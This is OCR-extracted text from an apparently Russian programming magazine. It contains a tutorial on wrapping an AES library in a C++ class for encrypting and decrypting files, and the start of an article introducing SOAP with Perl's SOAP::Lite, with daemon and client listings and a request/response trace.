
#define RAND(a,b) (((a = 36969 *
(a & 65535) + (a >> 16)) << 16) + \
(b = 18000 * (b & 65535) + (b >>
16)))

void FillRand(char *buf, const
int len)
{
    static unsigned long a[2],
        mt = 1, count = 4;
    static char r[4];
    int i;

    if(mt) { mt = 0; cycles
        ((unsigned __int64 *)a); }

    for(i = 0; i < len; ++i)
    {
        if(count == 4)
        {
            *(unsigned long*)r =
             RAND(a[0], a[1]);
            count = 0;
        }
        buf[i] = r[count++];
    }
}
```

> А теперь зашифрованный



> Обычный файл

Здесь, caes.h описывает наш класс; aes.h — один из тех файлов, что мы нашли в интернете; stdio.h — спрашивать стыдно, все и так должны знать, что это стандартный ввод/вывод в C.

Шифрование файла

Настало время заняться функцией шифрования. Прототип ее выглядит так:

```
int encryptFile(
    std::string inFileName,
    std::string outFileName,
    std::string secretKey)
```

Содержимое из файла inFileName будет шифроваться ключом secretKey и записываться в файл outFileName. Код этой функции частично представлен в листинге 3.

Весь код, к сожалению, мы привести не можем, поскольку он занял бы значительный объем статьи; полностью ты найдешь его только на нашем диске.

Здесь первым делом мы объявляем и инициализируем несколько переменных. Затем в цикле проверяем корректность введенного ключа, а поскольку передается он в функцию в виде строки, то должен содержать лишь цифры от 0 до 9 и латинские буквы от A до F. Кроме этого, дополнительно мы проверяем длину ключа. После этого открываем входной и выходной файлы и проводим предварительную инициализацию нужных нам структур. Далее в листинге должен идти код шифрования, но, как мы уже говорили, он опущен. Вот и все, главное — после шифрации не забыть корректно закрыть файлы, чтобы сохранить все изменения.

Листинг 3

```
int CAes::encryptFile(
    std::string inFileName,
    std::string outFileName,
    std::string secretKey)
{
    gen_tabs();
    unsigned long i = 0;
    int by = 0, key_len, err = 0;
    const char* cKey =
        secretKey.c_str();
    char ch,key[32];
    // указатель на символ в key
    const char* cp = &cKey[0];
    // счетчик обработанных цифр
    i = 0;
    while(i < 64 && *cp) {
    // максимальная длина ключа
```

Дешифрация из файла в память

Функцию дешифрации из файла в память мы, к сожалению, тоже не можем привести полностью, и в листинге опять будет опущена алгоритмическая часть. Прототип дешифрации выглядит так:

```
— 32 байта и, следовательно,
максимум 64 шестнадцатеричные
цифры
        ch = toupper(*cp++);
        if(ch >= '0' && ch <= '9')
            by = (by << 4) +
                ch — '0';
        else
        if(ch >= 'A' && ch <= 'F')
            by = (by << 4) + ch —
                'A' + 10;
// ошибка, если символ не шест-
надцатеричная цифра
        else
            return -2;
// запоминаем байт ключа для каж-
дой пары шестнадцатеричных цифр
        if(i++ & 1) key[i / 2 — 1] =
            by & 0xff;
    }
    if(*cp)
        return -3;
    else if(i < 32 || (i & 15))
        return -4;

    key_len = i / 2;
    int encrypted = 0;

    FILE* inFile =  fopen(
        inFileName.c_str(), "rb");
    if (!inFile)
        return -5;

    FILE* outFile = fopen(
        outFileName.c_str(), "wb");
    if (!outFile)
        return -5;
```

```
    aes_encrypt_ctx ctx[1];
    aes_encrypt_key(unsigned
        char*)key, key_len, ctx);

/* далее идет непосредственно алгоритм шиф-
рования; в этом листинге он опускается по
причине громоздкости; полную версию функции
можно увидеть на диске, прилагаемом к журна-
лу, в файле caes.cpp */

/* закрываем файлы, чтобы сохранить инфор-
мацию в них */
    fclose(inFile);
    fclose(outFile);
    return 0;
}
```

```
int DecryptToMemory(
    std::string fileName,
    std::string secretKey,
    unsigned char* &buffer)
```

Содержимое файла fileName расшифровывается ключом secretKey и помещается в участок памяти, на который ссылается переменная buffer. Код этой функции практически идентичен коду в листинге 3, но есть и небольшие отличия. Во-первых, мы открываем лишь один файл, а во-вторых, мы определяем размер файла и автоматически выделяем требуемый объем памяти для расшифрованной информации.

Последнее, что нам остается сделать, — это реализовать функцию расшифровки одного файла в другой. Ее прототип выглядит так:

```
int DecryptToFile(
    std::string inFileName,
    std::string outFileName,
    std::string key)
```

Содержимое inFileName расшифровывается ключом key и записывается в файл outFileName. Полный код этой функции можно увидеть в листинге 4.

Для начала мы объявляем указатель на unsigned char. Затем с помощью реализованной выше функции DecryptToMemory расшифровываем содержимое файла в память. Если все прошло успешно, то записываем участок памяти, на который ссылается переменная buffer, в файл outFileName и удаляем память, выделенную функцией DecryptToMemory.

Проверка работы

И в заключение напишем маленькую программку, которая будет шифровать/дешифровать файлы. Для этого нам понадобится консольный проект (я использовал Visual Studio 2003). Включим в проект файлы нашего недавно созданного класса и то, что мы скачали из интернета (aes.h, aeskey.c, aescrypt.c, aesopt.h, aestab.c, aestab.h). Проект мы назвали AES_demo, а потому и главный cpp-файл называется aes_demo.cpp. В нем мы подключим caes.h и определим 256-битный ключ шифрования.

```
#include "caes.h"

#define RESCRYPTO_KEY "1fe2daD67821f83092
bbceeadf821fe0923ed923edfe98df98acD62381
19faed"
```

Чтобы зашифровать какой-либо файл, надо запустить программу со следующими параметрами:

```
AES_demo.exe /encrypt not_crypt_file.txt
crypt_file.txt
```

После такого вызова в crypt_file.txt мы увидим зашифрованное содержимое not_crypt_file.txt. Для дешифровки надо вбить в командную строку следующее:

```
AES_demo.exe /decrypt crypt_file.txt
decrypt_file.txt
```

Если ты посмотришь на исходный код функции main, то увидишь, что мы просто проверяем количество аргументов, передаваемых программе, и затем вызываем соответствующие функции. Теперь ты можешь попробовать собрать проект (правда, в готовом виде он уже есть на диске).

После того как проект успешно скомпилирован, можно приступать непосредственно к тестированию. Если ты все сделал правильно, то после шифровки и расшифровки файла его содержимое должно остаться без изменений.


Вот и все. Конечно, для сдачи лабы одной программы недостаточно — надо уметь еще и объяснить, что ты написал. Но если бы мы начали здесь объяснять алгоритм AES, на это ушел бы весь объем журнала. Советуем поискать тебе инфу в интернете, благо там ее предостаточно. Например, вот эта ссылка кратко описывает основные моменты, правда, на английском языке: http://en.wikipedia.org/wiki/Advanced_Encryption_Standard. В общем, удачи, не прогуливай пары ;)]I[

Листинг 4

```
int CAes::DecryptToFile(
    std::string inFileName,
    std::string outFileName,
    std::string key)
{
    unsigned char* buffer;
    int decrypted =
      DecryptToMemory(
         inFileName, key, buffer);
    if (decrypted > 0)
    {
      FILE* outFile = fopen
(
      outFileName.c_str(), "wb");
      if (outFile) {
        fwrite(
           buffer,
           sizeof(unsigned char),
           decrypted,
           outFile);
       fclose(outFile);
      }
     delete buffer;
    }
    return decrypted;
}
```

DVD

> Обрати внимание: на нашем диске находится каталог полезных для всех студентов алгоритмов, которые помогут тебе делать лабы в институте.



INSIDER
/ BRAIN_INSIDER@MAIL.RU /

МЫЛЬНАЯ ЖЕМЧУЖИНА

ЧТО ТАКОЕ SOAP И ЗАЧЕМ ОН БЫВАЕТ НУЖЕН


Когда проекты так или иначе перерастают масштабы одного сервера, естественным образом возникает задача доступа к удаленному коду. Именно ее призван решать SOAP (Simple Object Access Protocol). Этот протокол появился в результате развития идеи простого построения распределенных проектов, когда возможно прозрачное использование удаленного кода — такое, как если бы код подключался локально.

Зри в корень

В основе SOAP лежит обмен XML-сообщениями (eXtensible Markup Language — расширяемый язык разметки), которые, как известно, представляют собой способ структурирования информации, передаваемой между взаимодействующими машинами. SOAP действительно предоставляет максимально упрощенный способ взаимодействия с удаленным кодом. В идеальном случае использование удаленных классов происходит полностью прозрачно для пользователя. Грубо говоря, повесив на стороне сервера соответствующий демон, который будет передавать запросы целевому классу, и написав класс-оболочку для отправки SOAP-запросов и обработки ответов, мы можем обращаться к методам интересующего нас модуля напрямую, независимо от того, каким образом реально происходит передача данных, как если бы мы подключали этот модуль локально. Работа по преобразованию запроса в XML-сообщение, его передаче и последующему декодированию ответа полностью ложится на конкретную реализацию SOAP. В общем случае программист, указав псевдоним подключаемого класса и его реальное местоположение, должен получать к нему прямой доступ. В этом заключается идея: скрыть подробности получения доступа к запрашиваемому классу.

Проиллюстрируем примером. Допустим, у нас есть два сервера с двумя различными проектами. В умах программистов возникла мысль использовать часть функционала одного проекта во втором. В больших проектах перетаскивание части функционала с одного сервера на другой — это зачастую бешеный геморрой с копированием всей иерархии классов или ее фрагмента, проблемы совместимости кода и прочие маленькие повседневные радости рядового программиста... Да и зачем копировать код, если все уже реализовано, нужно только получить





> CPAN — неистощимый источник мудрости



> Стандарты нужно знать!

Листинг1

```
#!/usr/bin/perl -w
use strict;
package MyClass;
sub new
{
 my $class = shift;
 my $self = {};
 bless $self, $class;
 return $self;
}
sub metod
{
 open FD, 'ls -l|';
        my @str = <FD>;
        return \@str;
}
1;
```

удаленный доступ к этим классам? В таком случае на стороне сервера вешается демон, который принимает запросы к определенным классам по псевдонимам, передает управление этим классам и перенаправляет ответ. От клиента требуется только отправка правильных запросов. Генерировать правильные запросы можно вручную, основываясь на каком-либо стандартизированном описании сервиса, либо используя стандартную реализацию SOAP, которая скрывает все детали транспорта данных.

Или, к примеру, рассмотрим ситуацию с админом, который написал собственные изощренные скрипты для контроля состояния системы и повесил их на все подконтрольные машины (допустим, что речь идет о каком-то кластере). Можно, конечно, открыть десяток туннелей на все машины и внимательно следить за работой, быстро переключая окошки. Но намного проще сделать простой интерфейс для доступа к необходимым функциям, повесить по SOAP-демону на каждой такой машине и написать один клиент, который бы собирал информацию со всех машин по унифицированному интерфейсу и пихал ее на домашнюю страничку нашего изобретательного администратора.

Стоит заметить, что интерфейс может использоваться не только для мониторинга, но и для управления... о, сколько замечательных возможностей здесь открывается.

В общем, SOAP — это действительно простой способ для удаленного доступа к объектам со всеми вытекающими отсюда возможностями. Это полностью текстовый протокол, поэтому он идеально ложится поверх протоколов прикладного уровня (SMTP, FTP и, конечно же, HTTP). Разумеется, SOAP не лишен и недостатков. Например, для него характерна избыточность трафика, которая является следствием все той же «текстовости», а сам трафик довольно непросто фильтровать на предмет недокументированного или несанкционированного доступа к расшаренным классам. Неправильно организованный SOAP-доступ к функционалу проекта — это одна большая дыра. Представь, если какой-нибудь очень продвинутый веб-программист решит через одного демона расшарить все классы своего проекта и при этом забудет хоть как-то настроить уровни доступа к критическим участкам кода... Красота! Точнее, ужас, конечно ;).

SOAP и Perl


«Почему именно Perl?» — наверняка, спросит скептически настроенный читатель. Ну, во-первых, потому что Perl — лучший скриптовый язык и именно на него ложится нагрузка по написанию административных приблуд, то есть в случае с решением задач о распределении административного кода, скорее всего, придется столкнуться именно с Perl'ом. А кроме того, Perl — один из самых распространенных языков web-программирования, и на его примере можно получить представление о том, как пишутся web-сервисы.

Листинг2


```
#!/usr/bin/perl -w
use strict;
use lib ('/home/insider/
soaptest');
use SOAP::Transport::HTTP;
use SOAP::Lite;
$SIG{PIPE} = $SIG{INT} = 'IGNORE';
open (STDOUT, ">>/home/insider/
soaptest/data/error.log") || open
(STDOUT, ">/dev/null");
open (STDERR, ">>/home/insider/
soaptest/data/error.log") || open
(STDERR, ">/dev/null");
my $daemon = SOAP::Transport::
HTTP::Daemon
 -> new (LocalPort => 6660)
 -> dispatch_with({
  'http://localhost/MyClass' =>
 'MyClass',
  })
 ;
print "Contact to SOAP server at",
$daemon->url, "\n";
$daemon->handle;
1;
```



Все исходники к статье ты найдешь на нашем супергигантском DVD.



Cookbook (cookbook.soaplite.com) — еще один источник



Внутренности SOAP



Если повезет, в следующем «Кодинге» мы продолжим и завершим тему программирования SOAP.

Но и это еще не все! В Perl уже реализована полновесная и простая поддержка SOAP (радостно вспоминаем про CPAN). Сделано это в наборе пакетов SOAP::Lite. В данном случае «lite» означает легкость использования SOAP, а не ограниченность предоставляемого набора функций. Эти модули дают возможность полностью контролировать все стадии работы SOAP: процесс формирования XML-сообщения (самые отъявленные эстеты могут вручную формировать XML-представление передаваемых данных), выбор способа передачи (протокол прикладного уровня, поверх которого будет происходить передача данных) и различные варианты адресации целевых классов. В общем, возможностей полно, хотя реализованы они не без косяков.

Итак, перейдем к делу. Лучший способ разобраться, как что работает, — пощупать своими руками. Не вдаваясь в подробности, напишем что-нибудь рабочее, а потом рассмотрим, как оно функционирует. Уточню, что цель этой статьи — дать не полное описание всех возможностей технологии и ее реализации в Perl (на это потребовался бы объем не одного журнала), а вводное представление о предмете и наводки для дальнейшего изучения. Для начала представим, что у нас есть мегаполезный класс, который мы очень хотим

МОДУЛИ БИБЛИОТЕКИ

Библиотека SOAP::Lite состоит из следующих основных модулей:
SOAP::Lite — основной пакет, реализующий логику работы SOAP;
SOAP::Transport — пакет, ответственный за транспортную часть;
SOAP::Data — класс, предоставляющий вспомогательный функционал для сериализации данных;
SOAP::Header — аналогичен SOAP::Data, но данные записываются не в тело, а в заголовок xml-сообщения (<soap:Header><\soap:Header>);
SOAP::Parser — разбор xml-сообщения;
SOAP::Serializer — сериализация данных;
SOAP::Deserializer — десериализация результатов работы Parser'а;
SOAP::SOM — объект, получаемый на выходе SOAP::Deserializer;
SOAP::Trace — отладочные сообщения.
SOAP::Transport::HTTP.pm
SOAP::Transport::HTTP::Client — клиентский интерфейс HTTP;
SOAP::Transport::HTTP::Server — серверный интерфейс HTTP;
SOAP::Transport::HTTP::CGI — CGI-реализация серверной части;
SOAP::Transport::HTTP::Daemon — демон-реализация серверной части;
SOAP::Transport::HTTP::Apache — mod_perl реализация серверной части.
SOAP::Transport::POP3.pm
SOAP::Transport::POP3::Server — серверная часть для передачи поверх POP3-протокола.
SOAP::Transport::MAILTO.pm
SOAP::Transport::MAILTO::Client — клиентский интерфейс для SMTP/sendmail.
SOAP::Transport::LOCAL.pm
SOAP::Transport::LOCAL::Client — клиентский интерфейс для локального использования SOAP.
SOAP::Transport::TCP.pm
SOAP::Transport::TCP::Server — серверная часть для передачи через TCP-сокеты;
SOAP::Transport::TCP::Client — клиентская часть для передачи через TCP-сокеты.
SOAP::Transport::IO.pm
SOAP::Transport::IO::Server — серверная часть для передачи через IO.

Более подробную информацию ищи на search.cpan.org (SOAP::Lite).

Листинг3

```
#!/usr/bin/perl -w
...
use SOAP::Lite +trace => [ transport=> \&log
];
use SOAP::Transport::HTTP;

my $res = sendRequest('metod', '1')."\n";
...
sub sendRequest {
 my ($func, $params) = @_;
 my $proxy = "http://$host:$port/";
 my $soap = SOAP::Lite
 -> uri($uri)
 -> proxy($proxy);
 if (!$soap || $@) { die ("SOAP creation
error"); }
 my $res = $soap->$func($params);
 my $out = $res->result();
 my @resout = $res->paramsout();
  ...
}
sub log {
 open LOG, ">>$logpath/log.log";
 print LOG $_[0]->as_string . "\n";
 close LOG;
}
1;
```



› Тестовый скрипт

сделать доступным извне (этот скрипт станет зародышем возможного класса мониторинга системы).
На всякий пожарный поясню: этот класс выполняет ls -l (листинг содержимого каталога) в текущем каталоге и возвращает ссылку на массив, содержащий результат работы команды.
Итак, мы хотим заюзать этот класс удаленно, чтобы всегда иметь возможность бдительно следить за тем, что же творится у нас в нашем подконтрольном каталоге.
Для этого мы должны запустить на серверной машине демона, который бы перенаправлял SOAP-запросы на целевой класс.
Попробуем разобраться, что же у нас тут происходит.
Шестая строчка нужна нам для того, чтобы нашего демона ничто не отвлекало от работы ;). Седьмая и восьмая перенаправляют вывод в error.log. Строки 9-14, собственно, создают SOAP-демона, который будет слушать порт 6660 на предмет появления запросов. Принимать наш демон будет только запросы, посланные на URI http://localhost/MyClass, которые будут перенаправлены классу MyClass. Этим заведует процедура dispatch_with, задающая соответствие между псевдонимом (URI) и реальным классом, которому будет передано управление. Следует запомнить, что в данном случае URI — только псевдоним, а реальное местоположение SOAP-сервера (в нашем случае реализованного в виде HTTP-демона) задается в клиенте методом proxy. Строка «$daemon->handle» стартует демона.
Пока оставим подробности и просто запустим получившийся скрипт:

```
>./demon.pl &
```

Итак, демон заработал и, очевидно, трепетно ждет наших запросов. Как их ему отправить? Для этого напишем следующий простой скрипт (сокращенный вариант скрипта представлен в листинге 3, полный вариант смотри на диске).
Что делает этот скрипт? Основной действующий кусок кода здесь — это функция-оболочка sendRequest, которая, создав объект SOAP::Lite с параметрами uri и proxy, вызывает метод $func. Собственно, это все, что необходимо для отправки SOAP-запросов. Вообще говоря, чтобы сделать все красиво, ничего не мешает нам написать прокси-класс, который внешне содержит все те же методы, что и целевой класс, но дергает функцию SendRequest с соответствующими параметрами и возвращает результат. Это создаст иллюзию выполнения локального кода.

Листинг4

```
POST http://localhost:6660/
HTTP/1.1
Accept: text/xml
Accept: application/soap
Content-Type: text/xml;
charset=utf-8
SOAPAction: "http://localhost/
MyClass#metod"
...
<?xml version="1.0"
encoding="UTF-8"?><soap:
Envelope xmlns:xsi="http://
www.w3.org/2001/XMLSchema-
instance" xmlns:soapenc="http://
schemas.xmlsoap.org/soap/
encoding/" xmlns:xsd="http://
www.w3.org/2001/XMLSchema"
soap:encodingStyle="http://
schemas.xmlsoap.org/soap/
encoding/" xmlns:soap="http://
schemas.xmlsoap.org/soap/
envelope/"><soap:Body><metod
xmlns="http://localhost/
MyClass"><c-gensym3 xsi:
type="xsd:int">1</c-gensym3></
metod></soap:Body></soap:
Envelope>

HTTP/1.1 200 OK
...
SOAPServer: SOAP::Lite/Perl/0.69

<?xml version="1.0"
encoding="UTF-8"?><soap:
Envelope xmlns:xsi="http://www.
w3.org/2001/XMLSchema-instance"
xmlns:soapenc="http://schemas.
xmlsoap.org/soap/encoding/"
xmlns:xsd="http://www.
w3.org/2001/XMLSchema» soap:
encodingStyle="http://schemas.
xmlsoap.org/soap/encoding/"
xmlns:soap="http://schemas.
xmlsoap.org/soap/envelope/
"><soap:Body><metodResponse
xmlns="http://localhost/
MyClass"><soapenc:Array soapenc:
arrayType="xsd:string[8]" xsi:
type="soapenc:Array"><item xsi:
type="xsd:string">total 12
</item><item xsi:type="xsd:
string">-rw-r--r-- 1
..................... 124 Feb 4
19:49 LocalUse.pl
</item><item xsi:type="xsd:
string">
...
</item></soapenc:Array></
metodResponse></soap:Body></
soap:Envelope>
```

Итак, запустив наш скрипт, мы увидим список файлов в текущем каталоге, чего, собственно, нам и хотелось.

Бдительный читатель может спросить меня: «А зачем это нам функция log? Может быть, для развлечения Форба, который, как и любой другой взломщик, любит читать логи?» Так вот функция log представляет собой процедуру-обработчик отладочного вывода и складывает в файл log.log все trace-сообщения, проходящие через клиент. Эта фича включается строкой «use SOAP::Lite +trace => [transport=> \&log];». Давай посмотрим на листинг 4.

Здесь мы видим HTTP-запрос и HTTP-ответ, в полях данных которых содержатся xml-сообщения запроса и ответа. Почему HTTP? А потому, что в нашем примере представлен именно HTTP-демон, который висит на выделенном порту. Собственно, ничего особо интересного в этих сообщениях нет, и при должном знании XML они легко читаются. Но даже если XML нам не знаком, иметь представление о том, как именно передаются данные, надо.

Тело xml-сообщения состоит из тэгов <soap:Envelope> и <soap:Body>, в которые вложены тэги запроса-ответа и структуры данных, передаваемые между клиентом и сервером. Их интерпретацией занимаются соответствующие модули из набора SOAP::Lite, но, вообще говоря, формат сообщения можно полностью переписать, встроив собственные сериализатор и десериализатор. Существует возможность менять форму xml-представления отдельных классов, но необходимость ее использования возникает не так часто.

В соответствии с основной идеей SOAP, мы вполне вправе ожидать на стороне клиента те структуры данных, которые были возвращены целевым классом, на который была передана обработка. Правда, с этим связан и ряд сложностей. Например, при передаче посредством SOAP объектов классов, на выходе клиента будет хэш с данными, а не объект класса (хотя в Perl эта разница не сразу и не всем ясна :)). Ответственность за возврат данных ожидаемого типа лежит на прокси-классе, который должен создать соответствующие объекты и скопировать данные из полученных хешей. Как бы то ни было, это самый безопасный способ получить то, что ожидаешь.



> Результат работы «удаленного» вызова класса

Далее, в коде sendRequest строки 23-32 нужны, если в качестве ответа вернется массив, ибо метод result в таком случае возвращает только первый элемент этого массива, а paramsout — остальные его элементы (можно использовать метод paramsall, который возвращает весь массив сразу). Поэтому чтобы избежать всего этого мутного геморроя, лучше передавать ссылки на объекты и получать результат всегда методом result().

Из трейс-лога видно, что в заголовках запроса и ответа по умолчанию для контента указана кодировка utf-8, хотя сами данные передаются в той кодировке, в которой поступают от целевого класса. На это стоит обратить особое внимание и, в случае необходимости, вручную перекодировать данные, либо поменять значение атрибута кодировки, так как подобная лажа может вызвать серьезные недоразумения во взаимодействии сервисов.

Вот мы и рассмотрели простейший пример того, как работает SOAP::Lite. Фактически, этого достаточно для реализации многих типовых задач. Полное описание всего набора модулей SOAP::Lite со всеми подробностями легко можно отыскать на search.cpan.org (краткое описание основных пакетов есть во врезке). Здесь же мы попытаемся в общем и целом разобраться в том, что это вообще такое, как оно пашет и на что следует обратить внимание в начале работы.

Как все это работает

Для начала рассмотрим, что происходит на стороне клиента. Как можно было заметить, в нашем клиентском коде мы нигде в явном виде не создавали объекта клиентской части (смотри врезку), равно как и объекта сериализации и т.д. Дело в том, что все эти сущности создаются автоматически, во время доступа к серверной части. Это и подобные действия скрыты в классе SOAP::Lite, который реализует всю логику работы SOAP и предоставляет набор методов для прямого доступа ко всем создаваемым промежуточным объектам, если это необходимо. Также предоставляется набор методов для быстрого обращения к функциям вспомогательных классов.



Вот самые необходимые из них.

serializer — доступ к классу SOAP::Serializer. Вообще говоря, обращаться к нему есть смысл, только если нас не устраивает то, как SOAP::Lite представляет структуры данных в xml. В этом случае сериализатор можно переопределить.

uri — метод, который фактически является псевдонимом serializer->uri. Напомню, что URI — это псевдоним класса, который обязательно должен быть задан. Именно URI определяет, на какой класс будет передано управление на серверной стороне.

proxy — задает фактическое месторасположение класса, к которому мы обращаемся.

transport — обеспечивает доступ к классу SOAP::Transport.

namespace — задает базовое пространство имен xml-сообщения.

encoding — задает атрибут encoding в xml-сообщении, который по умолчанию равен «UTF-8».

После создания объекта SOAP::Lite мы сможем отправлять запрос напрямую, вызвав интересующий нас метод как метод объекта SOAP::Lite (в примере так и сделано), либо с помощью метода call, который предоставляет простой доступ к формированию некоторых частей xml-сообщения. Например, можно использовать такой вызов:

```
SOAP::Lite->uri(...)->proxy(...)->call(prefix:
